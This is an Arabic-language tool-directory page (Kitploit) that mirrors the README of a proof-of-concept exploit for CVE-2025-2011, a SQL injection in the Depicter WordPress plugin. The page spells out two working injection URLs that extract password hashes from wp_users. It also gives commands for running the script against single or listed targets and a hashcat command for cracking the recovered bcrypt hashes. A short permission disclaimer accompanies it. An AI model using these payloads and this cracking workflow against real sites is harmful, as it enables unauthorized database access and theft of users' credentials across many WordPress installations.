
Skip to content
KitploitKITPLOIT
أدواتعمليات الاستغلالالمدونة
Log in
إرسال
أدواتعمليات الاستغلالالمدونة
إرسال

أدوات الاختراق واختبار الاختراق والأمن السيبراني لترسانتك الأمنية!

Kitploit هو دليل لأدوات الاختراق والأمن السيبراني واختبار الاختراق. اكتشف آخر تحديثات المشاريع للعثور على الثغرات وتحليل الأنظمة وأتمتة الاختبارات وتعزيز أمنك.

الخلاصاتاتصالالخصوصية© 2026 Kitploit

دليل الأدوات

الفئات

عرض جميع الفئات
Loading categories
CVE-2025-2011 — استغلال لـ CVE-2025-2011 | Kitploit
أدوات/GitHubGitHub/x3rx3ssec/cve-2025-2011
كسر كلمات المرورتحليل الثغرات الأمنيةالاستغلالاستغلال تطبيقات الويباختبار الاختراق
GitHubx3rx3ssec/cve-2025-2011

CVE-2025-2011

استغلال لـ CVE-2025-2011

عرض المستودع
133منذ 11 أشهرلم تتم المراجعة بعد
مشاركة

CVE-2025-2011 إثبات المفهوم

بواسطة: X3RX3S ولكن تم تمزيقه بفخر بواسطة Ash Wesker الذي استخدم GPT على كودي مع لافتته ;) انظر هنا ---> https://github.com/Ashwesker/Blackash-CVE-2025-2011 يمكنك حتى رؤية اسمي في 'كوده' -_-'

الغرض: أداة إثبات مفهوم لاختبار ثغرة حقن SQL (CVE-2025-2011) ضد مواقع WordPress.
إخلاء مسؤولية: استخدم فقط على الأنظمة التي تملكها أو لديك إذن كتابي صريح لاختبارها. الاختبار غير المصرح به غير قانوني وغير أخلاقي. Screenshot From 2025-11-02 19-44-16


حول الثغرة :)

  • إضافة Slider & Popup Builder من Depicter لنظام WordPress عرضة لحقن SQL عام عبر المعامل 's' في جميع الإصدارات حتى 3.6.1 وذلك بسبب عدم كفاية الهروب على المعامل المقدم من المستخدم وعدم وجود تحضير كافٍ في استعلام SQL الموجود. هذا يمكن المهاجمين غير المصادقين من إضافة استعلامات SQL إضافية إلى الاستعلامات الموجودة والتي يمكن استخدامها لاستخراج معلومات حساسة من قاعدة البيانات.

الميزات

  • حمولتان SQLi (يمكن اختيارهما باستخدام -p 1 أو -p 2)
  • كشف تجزئات Bcrypt ($2a$, $2b$, $2y$) بما في ذلك المتغيرات المسبوقة بـ $wp$
  • حفظ النتائج لكل اسم مضيف: results_<hostname>.txt
  • تكامل اختياري مع Hashcat لتجزيء bcrypt (-m 3200) مع مطالبة
  • يدعم عنوان URL واحد (-u) أو أهداف متعددة عبر ملف (-f)

المتطلبات

  • بايثون 3.8+
  • حزم pip:
    • requests
    • colorama

تثبيت التبعيات:

pip install requests colorama

اختياري (للتجزيء):

  • hashcat مثبت ومتاح في PATH (الافتراضي هو /usr/share/wordlists/rockyou.txt)
  • قائمة كلمات مثل /usr/share/wordlists/rockyou.txt

الاستخدام

جعل السكربت قابل للتنفيذ (اختياري):

chmod +x CVE-2025-2011.py

هدف واحد (الحمولة الافتراضية 1):

python3 CVE-2025-2011.py -u https://example.com

هدف واحد (الحمولة 2):

python3 CVE-2025-2011.py -u https://example.com -p 2

أهداف متعددة من ملف (عنوان URL واحد في كل سطر):

python3 CVE-2025-2011.py -f targets.txt

المخرجات

لكل مضيف تم اختباره، يحفظ السكربت ملف نتيجة:

results_<hostname>.txt

إذا تم العثور على تجزئات bcrypt، يتم حفظها في hashes.txt وسيُطلب منك تجزيئها باستخدام Hashcat. مثال لأمر Hashcat المستخدم من قبل السكربت:

hashcat -m 3200 hashes.txt /usr/share/wordlists/rockyou.txt

ملاحظة: bcrypt بطيء بطبيعته. قد يستغرق التجزيء وقتاً طويلاً جداً ويتطلب وحدات معالجة رسومية (GPUs).


الحمولات

  • الحمولة 1 (الافتراضية):
/wp-admin/admin-ajax.php?action=depicter-lead-index&s=test%27)+UNION+select+user_pass,2,3,4,5+FROM+wp_users--+x
  • الحمولة 2:
/wp-admin/admin-ajax.php?action=depicter-lead-list&s=test%27))+table_name+UNION+select+user_pass+FROM+wp_users--+x

الاستخدام القانوني والمسؤول

هذه الأداة مقدمة لأغراض تعليمية ودفاعية فقط. لا تستخدمها ضد أنظمة ليس لديك إذن صريح بها. المؤلف والموزع لا يتحملان أي مسؤولية عن سوء الاستخدام. احصل دائماً على إذن كتابي قبل تشغيل الاختبارات ضد أهداف لا تملكها.


ملاحظات وضبط

  • إذا كانت لديك قوائم كلمات مختلفة، قم بتحديث دالة run_hashcat في السكربت للإشارة إلى قائمتك المفضلة.


  • إذا لم يكن Hashcat مثبتاً أو كنت تفضل عدم تجزيء التجزئات، أجب بـ N عند الطلب.
  • يمكنك ضبط المهلات وسلوك الخيوط في السكربت للمسح على نطاق واسع.

تم تجميعه بواسطة

  • X3RX3S
  • مستوحى من سير عمل البحث الأمني المسؤول و Chocapikk (https://github.com/Chocapikk).
تنزيل الأداة

الأكثر شعبية

عرض الكل →

اكتشف الأدوات الأكثر استخدامًا من قبل مجتمعنا.

  • 1

    OsintHunter

    letox4/osinthunter

    🎯 مجموعة أدوات OSINT المثالية: رسم بياني للتحقيق، وتقييم الثقة، وعائلات الأسماء المستعارة، وخريطة، وخط زمني، وتقارير. 49 وحدة، وأكثر من 400 موقع، دون الحاجة إلى مفاتيح API.

    795
  • 2

    ghostlock-app

    yukonga/ghostlock-app

    # تطبيق GhostLock للتنفيذ بنقرة واحدة (CVE-2026-43499)

    520
  • 3

    ARTEX

    baarai/artex

    منصة اختبار اختراق مستقلة متعددة الوكلاء تعتمد على LLM، مع وكلاء تخطيط وتنفيذ، ومخططات للأصول والاستكشاف، وتسجيل حركة مرور MITM، وإعادة اختبار الثغرات.

    439
  • 4

    redforge

    cybersecurity91/redforge

    مجموعة أدوات الفريق الأحمر في المتصفح مع 102 أداة دون اتصال للاستطلاع، وتوليد الحمولات، وهجمات بيانات الاعتماد، والتشفير، والترميز، وإعداد تقارير المهام.

    346
  • 5

    looking-glass

    anonghosty/looking-glass

    منصة CSIRT تستقبل تقارير Shadowserver في MongoDB وتعيد عرضها كخرائط تفاعلية وتحليلات ونتائج وإرشادات ولوحات معلومات تنفيذية.

    267
  • 6

    CyberStrikeAI

    ed1s0nz/cyberstrikeai

    نظام العمل للأمن السيبراني الأصلي بالذكاء الاصطناعي — حيث تتحول النية إلى تنفيذ محكوم، وتصبح الأدلة ذاكرة تشغيلية، وكل عملية تحسن التي تليها.

    264

استكشف جميع الأدوات

تصفح مجموعتنا من الأدوات

عرض جميع الأدوات →





